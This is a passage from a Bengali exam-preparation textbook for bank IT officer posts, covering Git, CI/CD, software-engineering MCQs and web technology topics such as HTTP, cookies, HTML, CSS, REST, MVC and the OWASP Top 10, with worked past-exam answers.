- **Re-engineering:** Reverse engineering + restructuring + forward engineering। এর কার্যক্রম: **source code translation** (পুরোনো ভাষা থেকে নতুন ভাষায়), reverse engineering, **program structure improvement**, **program modularization**, data re-engineering। Officer IT MCQ 2026 (BIBM)

৯.১০ Version Control (Git), CI/CD ও DevOps

```
git init                      # নতুন repository
git clone <url>               # রিমোট repo কপি
git status                    # কোন ফাইল পরিবর্তিত
git add file.java             # staging area-তে যোগ
git commit -m "Fix interest"  # snapshot সংরক্ষণ
git branch feature-login      # নতুন branch
git checkout -b feature-login # branch তৈরি + সুইচ (নতুন: git switch -c)
git merge feature-login       # branch একীভূত করা
git pull                      # fetch + merge
git push origin main          # রিমোটে পাঠানো
git log --oneline             # ইতিহাস
git revert <commit>           # নতুন commit দিয়ে পূর্বের পরিবর্তন বাতিল (নিরাপদ)
git reset --hard <commit>     # ইতিহাস মুছে ফেরা (সতর্কতা!)
```

Centralized (SVN) বনাম **Distributed** (Git, Mercurial) — Git-এ প্রত্যেক ডেভেলপারের কাছে পুরো ইতিহাসসহ repository থাকে। `git fetch` শুধু ডাউনলোড করে, `git pull` ডাউনলোড + merge করে।

CI (Continuous Integration): প্রতিটি commit-এর পর স্বয়ংক্রিয় build ও test। **CD:** Continuous Delivery (production-এ যাওয়ার জন্য সর্বদা প্রস্তুত, manual approval) বনাম Continuous Deployment (স্বয়ংক্রিয়ভাবে production-এ)। Tools: Jenkins, GitHub Actions, GitLab CI। **DevOps** = Development + Operations-এর সমন্বয়; ধাপ: Plan → Code → Build → Test → Release → Deploy → Operate → Monitor। Container (Docker), orchestration (Kubernetes), IaC (Terraform, Ansible)। Build tool: Maven/Gradle (Java)।

৯.১১ MCQ অনুশীলন

1. Linear sequential model কোনটি?

(ক) Agile
(খ) Spiral
(গ) Waterfall
(ঘ) V-Model

উত্তর: (গ) — Waterfall-এ ধাপগুলো ক্রমানুসারে একবার করে হয়। Officer IT MCQ 2026 (BIBM)

2. Risk analysis কোন মডেলের কেন্দ্রীয় বৈশিষ্ট্য?

(ক) Waterfall
(খ) Spiral
(গ) RAD
(ঘ) Prototype

উত্তর: (খ) — Boehm-এর Spiral মডেলের প্রতিটি চক্রে risk analysis হয়।

3. Source code translation ও program modularization কোন কার্যক্রমের অংশ?

(ক) Reverse engineering
(খ) Forward engineering
(গ) Re-engineering
(ঘ) Testing

উত্তর: (গ) — Re-engineering প্রক্রিয়ার ধাপ। Officer IT MCQ 2026 (BIBM)

4. Agile-এর মূল নীতি কোনটি?

(ক) Comprehensive documentation
(খ) Responding to change
(গ) Following a fixed plan
(ঘ) Contract negotiation

উত্তর: (খ) — Agile Manifesto: responding to change over following a plan।

5. "Are we building the product right?" — কোনটির প্রশ্ন?

(ক) Validation
(খ) Verification
(গ) Acceptance
(ঘ) Regression

উত্তর: (খ) — Verification; Validation হলো "right product"।

6. CMMI-র Level 3-এর নাম কী?

(ক) Managed
(খ) Defined
(গ) Optimizing
(ঘ) Initial

উত্তর: (খ) — Initial → Managed → Defined → Quantitatively Managed → Optimizing।

7. Boundary Value Analysis কোন ধরনের টেস্টিং কৌশল?

(ক) White-box
(খ) Black-box
(গ) Static review
(ঘ) Mutation

উত্তর: (খ) — কোড না দেখে input-এর সীমা নিয়ে টেস্ট।

8. ভালো সফটওয়্যার ডিজাইনের বৈশিষ্ট্য—

(ক) High coupling, high cohesion
(খ) Low coupling, low cohesion
(গ) Low coupling, high cohesion
(ঘ) High coupling, low cohesion

উত্তর: (গ)

9. সবচেয়ে খারাপ ধরনের coupling কোনটি?

(ক) Data
(খ) Stamp
(গ) Control
(ঘ) Content

উত্তর: (ঘ) — এক মডিউল অন্যটির ভেতরের ডেটা/কোড সরাসরি পরিবর্তন করে।

10. Version control-এর জন্য কোন টুল ব্যবহৃত হয়?

(ক) Git
(খ) Jenkins
(গ) Docker
(ঘ) Maven

উত্তর: (ক) — Jenkins = CI, Docker = container, Maven = build tool। Officer IT MCQ 2026 (BIBM)

11. Top-down integration testing-এ অসম্পূর্ণ নিচের মডিউলের জায়গায় কী ব্যবহার হয়?

(ক) Driver
(খ) Stub
(গ) Oracle
(ঘ) Harness

উত্তর: (খ) — Bottom-up-এ Driver লাগে।

12. একটি ফ্লো-গ্রাফে E = 10, N = 8, P = 1 হলে Cyclomatic Complexity কত?

(ক) 2
(খ) 3
(গ) 4
(ঘ) 5

উত্তর: (গ) — V = E − N + 2P = 10 − 8 + 2 = 4।

13. UML-এ ভরাট ডায়মন্ড (◆) কোন সম্পর্ক বোঝায়?

(ক) Aggregation
(খ) Composition
(গ) Generalization
(ঘ) Dependency

উত্তর: (খ) — ফাঁকা ডায়মন্ড = Aggregation।

14. নতুন OS-এ সফটওয়্যার চালানোর জন্য পরিবর্তন কোন maintenance?

(ক) Corrective
(খ) Adaptive
(গ) Perfective
(ঘ) Preventive

উত্তর: (খ)

15. পরিবর্তনের পর পুরোনো ফিচার ঠিক আছে কিনা যাচাই করা হয় কোন টেস্টে?

(ক) Smoke
(খ) Regression
(গ) Alpha
(ঘ) Unit

উত্তর: (খ)


অধ্যায় ১০ — ওয়েব টেকনোলজি

Web Technology

BSCS-এর AME/AE (IT), Senior Officer (IT), Officer (IT) — তিনটিতেই সাম্প্রতিক লিখিত প্রশ্নে HTTP status code, GET বনাম POST, Cookie ও responsive design এসেছে। Assistant Programmer-এর প্রশ্নে MVC, HTML table, CSS আসে। MCQ-তে port number, HTML tag, CSS-এর পূর্ণরূপ প্রায় নিশ্চিত।

১০.১ Client–Server মডেল ও HTTP

ব্রাউজার (client) একটি **HTTP request** পাঠায়, ওয়েব সার্ভার একটি **HTTP response** ফেরত দেয়। HTTP হলো **stateless**, application-layer প্রোটোকল; সাধারণত TCP port **80** (HTTP) ও **443** (HTTPS = HTTP + TLS)।



চিত্র ১০.১: একটি ওয়েব পেজ লোড হওয়ার ধাপ

```
GET /accounts/1001 HTTP/1.1          ← Request line (method, URI, version)
Host: ibank.example.com              ← Headers
User-Agent: Mozilla/5.0
Cookie: SESSIONID=ab12cd
                                      ← ফাঁকা লাইন, তারপর body (GET-এ সাধারণত থাকে না)

HTTP/1.1 200 OK                      ← Status line
Content-Type: application/json
Set-Cookie: SESSIONID=ab12cd; HttpOnly; Secure; SameSite=Strict

{"account":"1001","balance":25000}   ← Body
```

১০.২ HTTP Methods

Method	কাজ	Idempotent?	Safe?
GET	ডেটা পড়া (read)	হ্যাঁ	হ্যাঁ
POST	নতুন resource তৈরি / ডেটা জমা	না	না
PUT	পুরো resource প্রতিস্থাপন (বা তৈরি)	হ্যাঁ	না
PATCH	আংশিক পরিবর্তন	সাধারণত না	না
DELETE	resource মুছে ফেলা	হ্যাঁ	না

HEAD / OPTIONS	শুধু header / সমর্থিত method জানা	হ্যাঁ	হ্যাঁ

Idempotent = একই request বারবার পাঠালেও সার্ভারের অবস্থা একবার পাঠানোর মতোই থাকে।

বিগত প্রশ্ন Officer IT 2026 (25105)

Describe any two key differences between the HTTP GET and HTTP POST methods used for communication between a web browser and a web server.

বিষয়	GET	POST
ডেটা কোথায় যায়	URL-এর **query string**-এ (`?id=10&type=sav`)	Request **body**-তে
নিরাপত্তা/দৃশ্যমানতা	URL-এ দেখা যায়; browser history, server log, bookmark-এ থেকে যায় — পাসওয়ার্ডের জন্য অনুপযুক্ত	URL-এ দেখা যায় না; সংবেদনশীল ডেটার জন্য উপযুক্ত (তবু HTTPS আবশ্যক)
ডেটার আকার	URL দৈর্ঘ্যে সীমিত (ব্রাউজার/সার্ভারভেদে কয়েক KB)	কার্যত সীমাহীন; ফাইল আপলোড সম্ভব
উদ্দেশ্য ও idempotency	ডেটা পড়া; safe ও idempotent	ডেটা জমা/পরিবর্তন; idempotent নয় (রিফ্রেশে দুবার জমা হতে পারে)
Cache / Bookmark	Cache ও bookmark করা যায়	সাধারণত cache হয় না
ডেটা টাইপ	শুধু ASCII অক্ষর	যেকোনো (binary-ও)

উদাহরণ: সার্চ পেজ → GET; লগইন ফর্ম বা fund transfer → POST।

১০.৩ HTTP Status Code

শ্রেণি	অর্থ	উদাহরণ (স্ট্যান্ডার্ড phrase)
1xx	Informational — request পাওয়া গেছে, প্রক্রিয়া চলছে	100 Continue, 101 Switching Protocols
2xx	Success — সফল	200 OK, 201 Created, 202 Accepted, 204 No Content
3xx	Redirection — অন্য জায়গায় যেতে হবে	301 Moved Permanently, 302 Found, 304 Not Modified, 307 Temporary Redirect
4xx	Client Error — request-এ ভুল	400 Bad Request, 401 Unauthorized, 403 Forbidden, 404 Not Found, 405 Method Not Allowed, 408 Request Timeout, 429 Too Many Requests
5xx	Server Error — সার্ভার বৈধ request পূরণে ব্যর্থ	500 Internal Server Error, 501 Not Implemented, 502 Bad Gateway, 503 Service Unavailable, 504 Gateway Timeout

বিগত প্রশ্ন BSCS AME/AE 24.01.2026 SO IT 2026 (25104)

(AME) In web technology what do the following status code categories represent? Give some specific example for each: 2xx, 4xx, 5xx. (SO IT) What do the following specific HTTP status codes mean? Write down the exact standard text phrase for each: (a) 200 ...

2xx — Success: client-এর request সার্ভার সফলভাবে গ্রহণ, বুঝেছে ও পূরণ করেছে। 200 OK (সফল; যেমন ব্যালান্স পেজ লোড), 201 Created (POST দিয়ে নতুন অ্যাকাউন্ট তৈরি হয়েছে), 204 No Content (সফল, কিন্তু ফেরত দেওয়ার কিছু নেই — যেমন DELETE)।
4xx — Client Error: ভুল client-এর দিকে — ভুল syntax, অনুমতি নেই বা resource নেই। 400 Bad Request (ভুল ফরম্যাটের JSON), 401 Unauthorized (লগইন/authentication দরকার), 403 Forbidden (লগইন আছে কিন্তু অনুমতি নেই — যেমন সাধারণ ইউজার admin পেজে), 404 Not Found (URL-এ কোনো পেজ নেই)।
5xx — Server Error: request বৈধ, কিন্তু সার্ভার নিজের ত্রুটির কারণে পূরণ করতে পারেনি। 500 Internal Server Error (অ্যাপ্লিকেশনে exception), 502 Bad Gateway (proxy/load balancer পেছনের সার্ভার থেকে অবৈধ উত্তর পেয়েছে), 503 Service Unavailable (রক্ষণাবেক্ষণ বা অতিরিক্ত লোড), 504 Gateway Timeout।

সাধারণ ভুল

401 মানে “Unauthorized” লেখা হলেও আসল অর্থ **unauthenticated** (পরিচয় যাচাই হয়নি)। 403 মানে পরিচয় জানা, কিন্তু **অনুমতি নেই**। 301 = স্থায়ী redirect (SEO পরিবর্তিত হয়), 302 = অস্থায়ী।

১০.৪ Cookie, Session ও Web Storage

HTTP stateless, তাই ইউজারকে চিনে রাখতে **cookie** লাগে। **Cookie** হলো সার্ভার `Set-Cookie` header দিয়ে ব্রাউজারে যে ছোট (≈৪ KB) key-value ডেটা রাখে; ব্রাউজার পরবর্তী প্রতিটি request-এ সেই ডোমেইনে তা পাঠায়।

বিষয়	Cookie	Session	localStorage / sessionStorage
কোথায় থাকে	ব্রাউজারে	সার্ভারে (ব্রাউজারে শুধু session ID cookie)	ব্রাউজারে
আকার	~4 KB	সার্ভারের মেমরি অনুযায়ী	~5–10 MB
সার্ভারে যায়?	প্রতিটি request-এ স্বয়ংক্রিয়	শুধু ID	না (JS দিয়ে পড়তে হয়)
মেয়াদ	Expires/Max-Age অনুযায়ী	লগআউট/timeout পর্যন্ত	local: স্থায়ী; session: ট্যাব বন্ধ পর্যন্ত

বিগত প্রশ্ন BSCS AME/AE 24.01.2026

What are HTTP Cookies? How can cookies be a security risk?

HTTP Cookie: সার্ভার কর্তৃক ব্রাউজারে সংরক্ষিত ছোট টেক্সট ডেটা (name=value), যা পরবর্তী request-এ সার্ভারে ফিরে যায়। ব্যবহার: session management (লগইন অবস্থা), personalization (ভাষা, থিম), tracking/analytics। ধরন: Session cookie (ব্রাউজার বন্ধে মুছে যায়), Persistent cookie, First-party ও Third-party cookie।
নিরাপত্তা ঝুঁকি:

1. **Session hijacking:** হ্যাকার কোনোভাবে session cookie পেলে পাসওয়ার্ড ছাড়াই ইউজার হিসেবে লগইন থাকতে পারে।
2. **XSS দিয়ে চুরি:** পেজে ক্ষতিকর JavaScript ঢুকিয়ে `document.cookie` পড়ে হ্যাকারের সার্ভারে পাঠানো।
3. **CSRF (Cross-Site Request Forgery):** ব্রাউজার স্বয়ংক্রিয়ভাবে cookie পাঠায় বলে অন্য ওয়েবসাইট থেকে ইউজারের অজান্তে fund transfer request পাঠানো যায়।
4. **Sniffing / MitM:** HTTP (এনক্রিপশনহীন) সংযোগে cookie পথেই পড়া যায়।
5. **Privacy:** third-party tracking cookie দিয়ে ইউজারের ব্রাউজিং প্রোফাইল তৈরি।
6. **Session fixation, cookie tampering** (cookie-তে role=admin রাখলে ইউজার নিজেই বদলাতে পারে)।

প্রতিরোধ: `HttpOnly` (JS পড়তে পারবে না → XSS চুরি রোধ), `Secure` (শুধু HTTPS-এ যাবে), `SameSite=Strict/Lax` (CSRF রোধ), স্বল্প মেয়াদ, লগইনের পর নতুন session ID, cookie-তে সংবেদনশীল ডেটা না রাখা, CSRF token।

১০.৫ HTML — মৌলিক বিষয়

HTML = **HyperText Markup Language** — প্রোগ্রামিং ভাষা নয়, markup ভাষা। HTML5-এর semantic tag: `<header>`, `<nav>`, `<section>`, `<article>`, `<footer>`; media: `<video>`, `<audio>`, `<canvas>`।

উদাহরণ: টেবিল, ছবি ও ফর্ম সম্ভাব্য

```
<table border="1">
  <caption>Account Summary</caption>
  <tr><th>A/C No</th><th>Name</th><th>Balance</th></tr>
  <tr><td>1001</td><td>Rahim</td><td>25000</td></tr>
  <tr><td colspan="2">Total</td><td>25000</td></tr>
</table>

<img src="logo.png" alt="Bank logo" width="120">
<a href="https://www.bb.org.bd" target="_blank">Bangladesh Bank</a>

<form action="/login" method="post">
  <label for="u">User ID</label> <input type="text" id="u" name="uid" required>
  <input type="password" name="pwd">
  <select name="branch"><option>Motijheel</option></select>
  <button type="submit">Login</button>
</form>
```

`<tr>` = row, `<th>` = header cell, `<td>` = data cell, `colspan` / `rowspan` = সেল একীভূত। `<img>` একটি empty (self-closing) tag; `alt` accessibility-র জন্য জরুরি।

১০.৬ CSS

CSS = **Cascading Style Sheets**। “Cascading” কারণ একাধিক নিয়ম থাকলে অগ্রাধিকার (specificity ও ক্রম) অনুযায়ী প্রয়োগ হয়। Specificity: inline (1000) > ID (100) > class/attribute/pseudo-class (10) > element (1); `!important` সবকিছুর ওপরে।

পদ্ধতি	উদাহরণ	মন্তব্য
Inline	`<p style="color:red">`	সর্বোচ্চ অগ্রাধিকার; কিন্তু পুনর্ব্যবহারযোগ্য নয়
Internal	`<style>` ট্যাগ `<head>`-এ	একটি পেজের জন্য
External	`<link rel="stylesheet" href="style.css">`	**সবচেয়ে ভালো** — এক ফাইল বহু পেজে, browser cache হয়, HTML ও ডিজাইন আলাদা (separation of concerns), রক্ষণাবেক্ষণ সহজ

Box Model: Content → Padding → Border → Margin (ভেতর থেকে বাইরে)। `box-sizing: border-box` দিলে width-এর মধ্যে padding ও border ধরা হয়। **Selectors:** `p` (element), `.btn` (class), `#main` (id), `div p` (descendant), `div > p` (child), `a:hover` (pseudo-class)। Layout: Flexbox (এক-মাত্রিক), Grid (দ্বি-মাত্রিক)।

১০.৭ Responsive Design: Media Query, Viewport ও Mobile-First

বিগত প্রশ্ন BSCS AME/AE 24.01.2026

Explain the role of CSS Media Queries and the Viewport Meta Tag in creating responsive applications. What is the "Mobile-First" approach? (10)

Responsive design: একই ওয়েবসাইট মোবাইল, ট্যাবলেট ও ডেস্কটপ — সব স্ক্রিনে নিজে থেকে মানিয়ে যায়।

১. Viewport Meta Tag: মোবাইল ব্রাউজার ডিফল্টভাবে পেজটিকে ~৯৮০px চওড়া ডেস্কটপ পেজ ধরে ছোট (zoom out) করে দেখায়। এই ট্যাগ ব্রাউজারকে বলে viewport-এর প্রস্থ = ডিভাইসের প্রকৃত প্রস্থ, এবং শুরুতে zoom 1:

```
<meta name="viewport" content="width=device-width, initial-scale=1.0">
```

এটি না থাকলে media query সঠিক প্রস্থ পায় না, ফলে responsive CSS কাজই করে না।

২. CSS Media Query: স্ক্রিনের বৈশিষ্ট্য (width, orientation, resolution) অনুযায়ী শর্তসাপেক্ষে ভিন্ন CSS প্রয়োগ করে। নির্দিষ্ট প্রস্থে (breakpoint) layout বদলে যায় — যেমন ডেস্কটপে ৩ কলাম, মোবাইলে ১ কলাম।

```
/* Mobile-first: ডিফল্ট স্টাইল ছোট স্ক্রিনের জন্য */
.cards { display: grid; grid-template-columns: 1fr; }

/* ট্যাবলেট ও তার চেয়ে বড় */
@media (min-width: 768px) {
  .cards { grid-template-columns: 1fr 1fr; }
}
/* ডেস্কটপ */
@media (min-width: 1024px) {
  .cards { grid-template-columns: repeat(3, 1fr); }
}
```

৩. Mobile-First approach: প্রথমে সবচেয়ে ছোট স্ক্রিনের (মোবাইল) জন্য ডিজাইন ও CSS লেখা, তারপর `min-width` media query দিয়ে বড় স্ক্রিনের জন্য ধাপে ধাপে ফিচার/লেআউট যোগ করা (progressive enhancement)। এর বিপরীত হলো Desktop-first (`max-width` দিয়ে ছোট করা)।
সুবিধা: (ক) বাংলাদেশে বেশিরভাগ ইউজার মোবাইলে ইন্টারনেট/ব্যাংকিং ব্যবহার করেন; (খ) মোবাইলে কম CSS/ছবি লোড হয় → দ্রুত, কম ডেটা খরচ; (গ) ছোট স্ক্রিন থেকে শুরু করলে শুধু জরুরি কনটেন্ট রাখতে বাধ্য হওয়া যায়; (ঘ) Google mobile-first indexing করে, তাই SEO ভালো। সহায়ক কৌশল: fluid grid (% / fr), flexible image (`max-width:100%`), relative unit (rem, em, vw)।

১০.৮ JavaScript, DOM, AJAX ও JSON

JavaScript হলো ব্রাউজারে চলা client-side scripting ভাষা (Node.js দিয়ে সার্ভারেও চলে)। **DOM** (Document Object Model) — HTML পেজকে একটি tree হিসেবে উপস্থাপন, যা JS দিয়ে পরিবর্তন করা যায়।

```
let btn = document.getElementById("checkBtn");
btn.addEventListener("click", async () => {
  const res  = await fetch("/api/accounts/1001");   // AJAX (fetch API)
  const data = await res.json();                      // JSON → object
  document.querySelector("#bal").textContent = data.balance;
});
```

AJAX (Asynchronous JavaScript and XML) — পুরো পেজ রিলোড না করে পটভূমিতে সার্ভারের সাথে ডেটা আদান-প্রদান (XMLHttpRequest বা fetch)। **JSON** (JavaScript Object Notation) — হালকা টেক্সট ডেটা ফরম্যাট: `{"name":"Rahim","balance":25000,"active":true}`; XML-এর চেয়ে ছোট ও পার্স করা সহজ। `var` (function scope) বনাম `let` / `const` (block scope); `==` (type রূপান্তর করে তুলনা) বনাম `===` (type-সহ কঠোর তুলনা)।


১০.৯ REST API

REST (Representational State Transfer) — resource-কে URI দিয়ে চিহ্নিত করে HTTP method দিয়ে কাজ করার স্থাপত্য-রীতি। মূল নীতি: **Client–server**, **Stateless** (প্রতিটি request স্বয়ংসম্পূর্ণ, সার্ভার session মনে রাখে না), **Cacheable**, **Uniform interface**, **Layered system**, Code on demand (ঐচ্ছিক)।

কাজ	Method + URI	সফল হলে
সব অ্যাকাউন্ট দেখা	`GET /api/accounts`	200 OK
একটি অ্যাকাউন্ট	`GET /api/accounts/1001`	200 OK / 404
নতুন অ্যাকাউন্ট	`POST /api/accounts`	201 Created
সম্পূর্ণ হালনাগাদ	`PUT /api/accounts/1001`	200 / 204
মুছে ফেলা	`DELETE /api/accounts/1001`	204 No Content

REST বনাম SOAP: SOAP হলো XML-ভিত্তিক কঠোর প্রোটোকল (WSDL, WS-Security) — পুরোনো ব্যাংকিং সিস্টেমে প্রচলিত; REST হালকা, সাধারণত JSON। API নিরাপত্তা: OAuth 2.0, JWT token, API key, rate limiting।

১০.১০ MVC আর্কিটেকচার



চিত্র ১০.২: MVC — Controller HTTP request (GET/POST) গ্রহণ করে

Model — ডেটা ও ব্যবসায়িক নিয়ম (যেমন Account, ব্যালান্স হিসাব, DB অ্যাক্সেস); **View** — ইউজারকে যা দেখানো হয়; **Controller** — ইউজারের HTTP request (GET/POST) গ্রহণ করে, Model-কে কাজ দেয় ও উপযুক্ত View বেছে নেয়। সুবিধা: separation of concerns, সমান্তরাল ডেভেলপমেন্ট, পরীক্ষা সহজ। Framework: Laravel (PHP), Spring MVC (Java), ASP.NET MVC, Django (MVT)।

```
// Laravel routes/web.php — GET ও POST আলাদা controller method-এ যায়
Route::get('/accounts/{id}', [AccountController::class, 'show']);
Route::post('/transfer',     [TransferController::class, 'store']);

// Node.js + Express
app.get('/accounts/:id', (req, res) => res.json(findAccount(req.params.id)));
app.post('/transfer',    (req, res) => { /* req.body */ res.status(201).send(); });
```

১০.১১ ওয়েব সার্ভার, CDN ও আনুষঙ্গিক

- **Web server:** Apache HTTP Server (process/thread-ভিত্তিক, .htaccess), **Nginx** (event-driven, reverse proxy ও load balancer হিসেবে জনপ্রিয়), Microsoft IIS (Windows/.NET), Apache Tomcat (Java Servlet container)।
- **Static বনাম Dynamic** পেজ: static = সার্ভারে রাখা ফাইল হুবহু পাঠানো; dynamic = সার্ভার-সাইড কোড (PHP, Java, Node) চালিয়ে প্রতিবার তৈরি।
- **CDN** (Content Delivery Network): ইউজারের কাছাকাছি edge সার্ভারে static কনটেন্ট cache করে latency কমায়, মূল সার্ভারের লোড কমায় ও DDoS শোষণে সাহায্য করে (Cloudflare, Akamai)।
- **Load balancer**: Round robin, Least connections; **Reverse proxy**; **SSL/TLS certificate** — Certificate Authority (CA) দ্বারা স্বাক্ষরিত।
- **Port:** HTTP 80, HTTPS 443, FTP 20/21, SSH 22, Telnet 23, SMTP 25 (submission 587), DNS 53, POP3 110, IMAP 143।

১০.১২ OWASP Top 10 (২০২১) — সংক্ষেপে

#	ঝুঁকি	এক লাইনে
A01	Broken Access Control	ইউজার অন্যের অ্যাকাউন্ট/অ্যাডমিন ফাংশনে ঢুকতে পারে (IDOR)
A02	Cryptographic Failures	ডেটা এনক্রিপ্ট না করা, দুর্বল অ্যালগরিদম (MD5)
A03	Injection	SQL injection, command injection; XSS এখন এর অন্তর্ভুক্ত
A04	Insecure Design	ডিজাইনেই নিরাপত্তা বিবেচনা না করা
A05	Security Misconfiguration	ডিফল্ট পাসওয়ার্ড, খোলা debug মোড
A06	Vulnerable & Outdated Components	পুরোনো লাইব্রেরি/প্লাগইন
A07	Identification & Authentication Failures	দুর্বল পাসওয়ার্ড নীতি, MFA নেই, session ত্রুটি
A08	Software & Data Integrity Failures	যাচাইহীন আপডেট, insecure deserialization
A09	Security Logging & Monitoring Failures	আক্রমণ লগ/সতর্কতা হয় না
A10	Server-Side Request Forgery (SSRF)	সার্ভারকে দিয়ে অভ্যন্তরীণ URL-এ request করানো

SQL Injection ও XSS-এর বিস্তারিত প্রতিরোধ নিরাপত্তা অধ্যায়ে দেখুন। সারকথা: Parameterized query/Prepared statement, input validation, output encoding, Content Security Policy।

১০.১৩ MCQ অনুশীলন

1. CSS-এর পূর্ণরূপ কী?

(ক) Computer Style Sheets
(খ) Creative Style Sheets
(গ) Cascading Style Sheets
(ঘ) Colorful Style Sheets

উত্তর: (গ) Officer IT MCQ 2026 (BIBM)

2. HTML-এ ছবি যুক্ত করার ট্যাগ কোনটি?

(ক) <image>
(খ) <img>
(গ) <pic>
(ঘ) <src>

উত্তর: (খ) — `<img src="..." alt="...">`। Officer IT MCQ 2026 (BIBM)

3. HTTP-এর ডিফল্ট পোর্ট কত?

(ক) 21
(খ) 25
(গ) 80
(ঘ) 443

উত্তর: (গ) — HTTPS 443। Officer IT MCQ 2026 (BIBM)

4. HTTPS কেন HTTP-এর চেয়ে নিরাপদ?

(ক) IP
(খ) Encryption
(গ) Cookies
(ঘ) Proxy

উত্তর: (খ) — TLS এনক্রিপশন। Officer IT MCQ 2026 (BIBM)

5. MVC-তে GET/POST HTTP request কোন অংশ হ্যান্ডেল করে?

(ক) Model
(খ) View
(গ) Controller
(ঘ) Model ও View উভয়

উত্তর: (গ) Officer IT MCQ 2026 (BIBM)

6. কোনটি প্রোগ্রামিং ভাষা নয়?

(ক) Python
(খ) Java
(গ) HTML
(ঘ) C++

উত্তর: (গ) — HTML একটি markup ভাষা। Officer IT MCQ 2026 (BIBM)

7. “403” status code-এর স্ট্যান্ডার্ড phrase কোনটি?

(ক) Not Found
(খ) Unauthorized
(গ) Forbidden
(ঘ) Bad Request

উত্তর: (গ)

8. POST দিয়ে নতুন resource সফলভাবে তৈরি হলে আদর্শ status code কোনটি?

(ক) 200
(খ) 201
(গ) 204
(ঘ) 301

উত্তর: (খ) — 201 Created।

9. কোন cookie attribute JavaScript-কে cookie পড়তে বাধা দেয়?

(ক) Secure
(খ) HttpOnly
(গ) SameSite
(ঘ) Domain

উত্তর: (খ) — XSS দিয়ে cookie চুরি রোধ করে।

10. কোন HTTP method idempotent নয়?

(ক) GET
(খ) PUT
(গ) DELETE
(ঘ) POST

উত্তর: (ঘ)

11. CSS box model-এ border-এর ঠিক বাইরের স্তর কোনটি?

(ক) Padding
(খ) Content
(গ) Margin
(ঘ) Outline-box

উত্তর: (গ) — Content → Padding → Border → Margin।

12. সর্বোচ্চ CSS specificity কোনটির?

(ক) Class selector
(খ) ID selector
(গ) Inline style
(ঘ) Element selector

উত্তর: (গ) — (`!important` বাদে)।

13. Mobile-first CSS-এ সাধারণত কোন media feature ব্যবহৃত হয়?

(ক) max-width
(খ) min-width
(গ) orientation
(ঘ) aspect-ratio

উত্তর: (খ) — ছোট থেকে বড় স্ক্রিনে বাড়ানো হয়।

14. পেজ রিলোড ছাড়াই সার্ভার থেকে ডেটা আনার কৌশল—

(ক) CGI
(খ) AJAX
(গ) FTP
(ঘ) SOAP

উত্তর: (খ)

15. 502 Bad Gateway সাধারণত কোথায় দেখা যায়?

(ক) Client-এর ভুল URL
(খ) Proxy/gateway পেছনের সার্ভার থেকে অবৈধ উত্তর পেলে
(গ) পাসওয়ার্ড ভুল হলে
(ঘ) Cache-এ পেজ থাকলে

উত্তর: (খ) — Nginx/load balancer-এর পেছনের app সার্ভার ডাউন থাকলে।

অধ্যায় ১১ — ক্লাউড, ভার্চুয়ালাইজেশন, ডেটা সেন্টার, বিগ ডেটা ও AI

Cloud Computing, Virtualization, Data Center, Big Data & AI

